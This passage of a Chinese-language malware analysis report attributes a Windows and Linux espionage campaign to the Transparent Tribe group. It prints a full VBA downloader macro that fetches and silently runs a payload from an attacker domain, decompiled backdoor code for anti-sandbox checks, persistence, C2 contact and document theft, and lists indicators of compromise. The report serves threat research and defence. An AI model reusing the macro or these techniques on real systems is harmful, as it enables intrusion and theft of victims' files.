  v33[1] = runtime_convTstring(v37, a2, v12, a4, a5, v13, v14, v15, v16)
  *&v34 = *(v32 + 8);
  *(&v34 + 1) = a2;
  v21 = fmt_Sprintf("Upload failed for %s: %v", 24, v33, 2, 2, v17, v18,
```


3. Windows攻击样本

3.1）恶意载荷分析

其中一个ppam文档样本信息如下所示：


MD5	5a25a5fc22f2adfe42ac493fd3757f6f
文件大小	22.34KB(22,879bytes)
文件格式	ppam
文件名	Jammu Kashmir Police Letter Dated 03 August 2025.ppam

该文档内嵌了恶意宏代码，打开该文件允许宏执行后，首先利用ProgressForm用户窗体伪装成合法进度条，显示虚假状态（如"Loading file is opening..."）以降低用户警惕，然后下载诱饵文档和恶意载荷。




```
Sub Auto_Open()
    Dim frm As Object
    Set frm = VBA.UserForms.Add("ProgressForm")  ' Ensure your UserForm is named "ProgressForm"
    frm.Show vbModeless

    frm.SetStatusText "Loading file is opening..."
    frm.UpdateProgress 0

    If Not DownloadAndOpenPPTWithProgress(frm) Then
        MsgBox "Failed to download or open PowerPoint file.", vbCritical
        ' Continue to next step instead of exiting
    End If

    If Not DownloadAndExecuteFromZip() Then
        MsgBox "Failed to download or open file", vbExclamation
    End If

    frm.SetStatusText "Process completed"
    frm.UpdateProgress 100
    Sleep 1000

Cleanup:
    Unload frm
End Sub
```

其中DownloadAndOpenPPTWithProgress函数主要功能是从硬编码URL（如https[:]//trmm.space/SoftsCompany/d/23/Jammu-and-Kashmir-Police-Letter-Targeting-Illegal-and-Terror-Linked-Persons）下载PPTX文件至临时目录，通过PowerPoint.Application组件打开。



```
Function DownloadAndOpenPPTWithProgress(frm As Object) As Boolean
    On Error GoTo ErrorHandler
    Dim fso As Object
    Set fso = CreateObject("Scripting.FileSystemObject")

    Dim pptUrl As String, savePath As String
    pptUrl = "https://trmm.space/SoftsCompany/d/23/Jammu-and-Kashmir-Police-Letter-Targeting-Illegal-and-Terror-Linked-Persons"
    savePath = Environ("TEMP") & "\" & CreateRandomName() & ".pptx"

    frm.SetStatusText "Loading file..."

    If Not DownloadFileWithProgress(pptUrl, savePath, fso, frm, 0, 80) Then Exit Function

    frm.SetStatusText "Opening PowerPoint..."
    frm.UpdateProgress 90

    Dim pptApp As Object
    Set pptApp = CreateObject("PowerPoint.Application")
    pptApp.Visible = True
    pptApp.Presentations.Open savePath

    DownloadAndOpenPPTWithProgress = True
    Exit Function

ErrorHandler:
    DownloadAndOpenPPTWithProgress = False
End Function
```


打开的诱饵文档如下所示：



Jammu & Kashmir Police Letter: Targeting Illegal and Terror-Linked Persons

This confidential police briefing outlines the J&K Police Department's coordinated strategy to combat terror networks and illegal activities threatening regional stability and national security.

DownloadAndExecuteFromZip函数功能从另一URL（如https[:]//trmm.space/SoftsCompany/d/25/ProxifierSetup ）下载受密码保护（密码为"DefenceIndia2025"）的ZIP文件，利用WinRAR静默解压（x -p -y -ibck参数）至临时目录，然后通过Shell隐藏运行EXE文件。




```
Function DownloadAndExecuteFromZip() As Boolean
    On Error GoTo ErrorHandler

    Dim fso As Object
    Set fso = CreateObject("Scripting.FileSystemObject")

    Dim zipUrl As String, zipPath As String, targetFolder As String
    Dim exePath As String
    Dim retryCount As Integer

    targetFolder = Environ("TEMP") & "\" & CreateRandomName() & "\"
    If Not CreateFolder(targetFolder, fso) Then Exit Function

    zipUrl = "https://trmm.space/SoftsCompany/d/25/ProxifierSetup"
    zipPath = Environ("TEMP") & "\" & CreateRandomName() & ".zip"

    If Not DownloadFile(zipUrl, zipPath, fso) Then Exit Function

    For retryCount = 1 To 3
        On Error Resume Next
        DeleteAllFiles targetFolder, fso
        UnzipWithWinRAR zipPath, targetFolder, "DefenceIndia2025"
        Sleep 3000
        exePath = FindFirstExeInFolder(targetFolder, fso)
        If exePath <> "" Then Exit For
        On Error GoTo 0
    Next

    If exePath = "" Then
        MsgBox "Failed to extract ZIP after 3 attempts", vbExclamation
        Exit Function
    End If

    On Error Resume Next
    Shell exePath, vbHide
    If Err.Number <> 0 Then
        MsgBox "Failed to execute file", vbExclamation
        On Error GoTo 0
        Exit Function
    End If
    On Error GoTo 0

    DeleteFile zipPath, fso
```

3.2）恶意组件分析

通过恶意宏代码下载的PE文件信息如下：


MD5	ab6022bde19d8495c56812ef5d1c6186
文件名称	ProxifierSetup.exe
文件大小	27.6MB(28,947,968字节)

该文件是个Golang后门程序，运行后首先会从配置信息中获取C2服务器地址和备用IP地址。




```
main_dummyResourceDataPool = v87;
v89 = runtime_mapinitnoop();
UltraConfiguredDomain = main_getUltraConfiguredDomain(v89);// <-----通过环境变量获取C2  "sinjita.store:8080"
qword_1CB9908 = 0x100000LL;
if...
main_serverConfiguration = UltraConfiguredDomain;
v96 = os_Getenv(&unk_75551A[256], 17, v91, a4, a5, v92, v93, v94, v95);
qword_1CB9918 = 17LL;
if...
qword_1CB9910 = v96;
result = main_getUltraConfiguredBackupIPs();  // <-----
```

进入主函数后，进行环境检测以判断当前是否处于分析系统，主要检测虚拟环境、沙箱环境、反调试以及时间检测。




```
while ( &retaddr <= *(v0 + 16) )
  runtime_morestack_noctxt();
v4 = main_detectVirtualEnvironment();
v3 = main_detectSandboxEnvironment();
v1 = main_detectDebuggingEnvironment();
if ( !v4 || !v3 )
  v1 = 0;
return (v1 & main_detectTimingBasedAnalysis());
```

环境检测，首先获取当前时间，然后经过复杂的数学计算，得到计算时间差，如果时间差大于5秒，说明处于分析或者调试环境中。




```
v12 = main_detectRuntimeAnalysis(v11);
if ( v12 )
{
  main_executeCountermeasures();
  v12 = fmt_Fprintf(
          go_itab__os_File_io_Writer,
          os_Stdout,
          "[ULTRA-DEBUG] Runtime analysis detected, executing countermeasures but continuing...\n",
          85,
          0,      v19 = time_Now();
          0,      v20 = v6;
          0,      main_performComplexMathOperation(v19, a2, v6, a4, a5, v7, v8, v9, v10);
          v13,    if ( time_Since(v19, a2, v20, a4, a5, v11, v12, v13, v14) > 5000000000LL )
          v14,      return 1LL;
          v15);   if ( math_rand_Intn(1000, a2, 705032704, a4, a5, v15) < 5 )
}                   return 1LL;
                  return math_rand_Intn(1000, a2, v16, a4, a5, v17) < 10;
```

经过环境检测之后，将当前进程文件复制到%ProgramData%目录下，然后设置系统和隐藏属性，最后将新路径写入到SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run注册表中实现持久化。




```
v19 = main_copyToUltraProgramData(v18);        // 复制文件到ProgramData目录
if...
v68 = v15;
v70 = v19;
v72[0] = &string_0;
main_applySteathUltraAttributes(v70, v15, v29, 53, 0, v30, v31, v32, v33, v63);// 添加+s +h属性
v34 = os_Stdout;
v35 = 57;
LODWORD(v36) = 0;
fmt_Fprintf(
  go_itab__os_File_io_Writer_interface,
  os_Stdout,
  "[ULTRA-PERSIST] Setting up ultra-registry persistence...\n",

v34 = v68;
main_addToUltraRegistry(v70, v68, v49, 47, &v71, v50, v51, v52, v53, v66, v67);// 写入注册表run键值
time_Sleep(500000000, v68, v54, 47, &v71, v55, v56);
```

接着通过TCP协议连接C2服务器地址。




```
    main__UltraConnectionObfuscator_executeUltraPreConnectionObfuscation(v128);
    v39 = main__UltraConnectionObfuscator_establishUltraPolymorphicConnection(// 连接C2 server
            v128,
            UltraFullServerAddress,
            v124,
            51,
            "ultraNetworkModule",
            v35,
            v36,
            v37,
            v38,
            v96,
            v106,
            v112);
```

然后获取受害者机器上的相关数据，例如UltraClientID、hostname、username、内置安全软件名称、公网IP、地理位置等信息，将其加密发送给服务端。




```
v140 = os_hostname(v13);                          // hostname
v129 = a2;
CurrentUltraUsername = main_getCurrentUltraUsername(v140, a2, v14, a4, a5, v15, v16, v17, v18);// username
v139 = main_mnhbgvyxcvbnm(CurrentUltraUsername, a2, v19, a4, a5, v20, v21, v22, v23);
UltraSystemLanguage = main_getUltraSystemLanguage(v139, a2, v24, a4, a5, v25, v26, v27, v28);// antivirus
v147[0] = &string_0;
v147[1] = &unk_7CCE30;
v29 = os_Stdout;
v34 = fmt_Fprintln(go_itab__os_File_io_Writer_interface, os_Stdout, v147, 1, 1, v30, v31, v32, v33);
UltraPublicIP = main_getUltraPublicIP(v34, v29, v35, 1LL, 1);// publicIp

fmt_Fprintf(
  go_itab__os_File_io_Writer_interface,
  os_Stdout,
  "[ULTRA-DATA] Sending ultra-client info: ID=%s, Location=%s, System=%s\n",
  70,
  &v85,
  3,
  3,
  v43,
  v44,
  v66);
main_encryptUltraDecoyData(v75, v19, v70, 70, &v85, v45, v46, v47, v48);// AES加密数据
```

最后执行C2服务器下发的指令，一共支持三类指令，分别是“LIST”、“UPLOAD”、“DOWNLOAD”。LIST指令用于列举文件信息；UPLOAD指令上传文件信息；DOWNLOAD指令用于收集文件信息。



```
a5 = "ultra";
main_writeUltraLogEntry(&unk_75153A, 4LL, &unk_757ED0, 22, "ultra", 21LL);
v105 = 'TSIL';                     // LIST
v22 = runtime_slicebytetostring(&v101, &v105, 4, 22, "ultra", v18, v19, v20, v21);
v110 = &v105;
v118 = v22;
qmemcpy(v104, "UPLOAD", sizeof(v104));       // UPLOAD
v114 = runtime_slicebytetostring(&v100, v104, 6, 22, "ultra", v23, v24, v25, v26);
v106 = v104;
v103 = 'DAOLNWOD';                  // DOWNLOAD
v27 = &v103;
v32 = runtime_slicebytetostring(&v99, &v103, 8, 22, "ultra", v28, v29, v30, v31);
```

DOWNLOAD指令收集的文件类型有“.pdf”、“.doc”、“.docx”、“.xls”、“.xlsx”、“.txt”、“.zip”、“.rar”和“.7z”。



```
v132 = 'fdp.';
v31 = runtime_slicebytetostring(&v131, &v132, 4, &v135, v4, v27, v28, v29, v30);
v136[1] = &v132;
v136[0] = v31;
v130 = 'cod.';
v36 = runtime_slicebytetostring(&v129, &v130, 4, &v135, v4, v32, v33, v34, v35);
v136[3] = &v130;
v136[2] = v36;
qmemcpy(v128, ".docx", sizeof(v128));
v41 = runtime_slicebytetostring(&v127, v128, 5, &v135, v4, v37, v38, v39, v40);
v136[5] = v128;
v136[4] = v41;
v126 = 'slx.';
v46 = runtime_slicebytetostring(&v125, &v126, 4, &v135, v4, v42, v43, v44, v45);
v136[7] = &v126;
v136[6] = v46;
qmemcpy(v124, ".xlsx", sizeof(v124));
v51 = runtime_slicebytetostring(&v123, v124, 5, &v135, v4, v47, v48, v49, v50);
v136[9] = v124;
v136[8] = v51;
v122 = 'tpp.';
v56 = runtime_slicebytetostring(&v121, &v122, 4, &v135, v4, v52, v53, v54, v55);
v136[11] = &v122;
v136[10] = v56;
qmemcpy(v120, ".pptx", sizeof(v120));
v61 = runtime_slicebytetostring(&v119, v120, 5, &v135, v4, v57, v58, v59, v60);
v136[13] = v120;
v136[12] = v61;
v118 = 'txt.';
```

三、归属研判

通过对本次攻击活动的相关信息进行深入分析，我们认为此类攻击活动符合透明部落组织以往的TTP，具体表现有以下几方面：

1. 本次Windows上攻击流程与透明部落组织的以往攻击流程有很大的相似性[1]，都是通过内嵌恶意宏代码的ppam文档加载后续PE文件，只是本次加载的PE文件是从远端下载，之前的PE文件是通过嵌入对象进行释放，其流程大同小异，而且也都使用了密码，防止落地被查杀。

2. 本次Linux下使用的桌面启动文件与透明部落组织之前的攻击样本类似[2]，都是伪装成.pdf.desktop 后缀诱导用户执行，并且该desktop文件功能类似，都是下载并打开诱饵文件以及下载执行ELF恶意样本，只是最终加载的ELF样本类似有所区别。除此之外，都使用了谷歌云端硬盘下载后续伪装内容，这也跟以往透明部落组织的攻击活动一致。

3. 透明部落组织在本轮攻击中针对Windows和Linux双平台展开行动，多次利用相同域名（trmm.space）下载诱饵文档及部分载荷，且两平台的攻击载荷均采用Golang编译，代码层面存在一定相似性，并表现出较强的免杀能力；这一手法符合该组织的历史攻击特征，其在过往攻击事件中也曾多次使用Golang编译的载荷。

4. 攻击者使用的伪装内容以及文件名，再结合部分样本上传地址为印度，都符合该组织攻击目标。

综上，我们将其归纳到APT-C-56（透明部落）组织。

总结

APT-C-56（透明部落）组织近年来攻击活动呈现高度活跃态势，其攻击武器库不断扩充升级，已涵盖CrimsonRAT、Poseidon组件、DISGOMOJI木马等多种恶意组件，攻击能力覆盖Windows与Linux等多平台体系，且攻击组件持续迭代更新，充分表明该组织具备强大的经济实力与技术研发能力，对攻击目标实施不惜成本的定向渗透。
在本轮攻击行动中，该组织采用双平台协同攻击策略，同时针对Windows和Linux系统发起渗透以实施窃密活动，值得注意的是，此次攻击中部署的载荷均为全新开发的远控程序，具备完整的远程控制功能模块，展现出更隐蔽、更强大的

攻击能力。因此无论在任何操作系统环境下，用户都应对来源不明的文件保持高度警惕，避免随意执行可疑文件，否则极易导致核心机密数据与敏感情报外泄，造成不可挽回的安全损失。

附录 IOC

MD5(Linux)

e1b4572ea0780c963043819016f4c7a8

aff4b4f121aba5046f781fc6aafe8de2

10b7139952e3daae8f9d7ee407696ccf

311f9894297fb1624a2c99ac5c8d8abf

1ded71930d997de43a68e098d232e2e5

3d272caf8bd0342550d65a425ef86f4d

a484f85d132609a4a6b5ed65ece7d331

ed923d191cc1f60b189b8356fdbf64d8

MD5(Windows)

5a25a5fc22f2adfe42ac493fd3757f6f

ab6022bde19d8495c56812ef5d1c6186

55c020ba4045b92622bf0e0a43b3ca9d

7405ce819ef85fd219c6a204b48cdae1

9fceef2d082a1df7779f5a09311c9a76

abd95f897f392b19873d5fb0c7df8316

C&C

sinjita[.]store

modindia.serveminecraft[.]net

45.155.54[.]28:8080

101.99.94[.]109:8080

45.155.54[.]122:8080

URL

https[:]//trmm[.]space/SoftsCompany/d/27/clipboard.txt

http[:]//solarwindturbine[.]site:4000/commands

https[:]//trmm[.]space/SoftsCompany/d/25/ProxifierSetup

https[:]//securestore[.]cv/ghg/Mt_dated_29.txt

http[:]//modgovindia[.]space:4000/commands

https[:]//drive.google[.]com/uc?export=download&id=1Umc8DCCFjoclts_tndD1zyAJgDilAW7p

https[:]//drive.google[.]com/uc?export=download&id=1VQQiTt78N3KpYJzVbE-95uILnO84Wz_-

http[:]//seemysitelive[.]store:8080/ws

https[:]//filestore[.]space/SoftsCompany/d/76/CCleaner

参考

[1]https://mp.weixin.qq.com/s/8zpPPl6JIXqa4QEpiKC5GQ

[2]https://mp.weixin.qq.com/s/FT7xvyGdk-WaB9nfYWPMUg

团队介绍

TEAM INTRODUCTION

360高级威胁研究院

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。

当前内容可能存在未经审核的第三方商业营销信息，请确认是否继续访问。

可在「公众号 > 右上角 > 划线」找到划线过的内容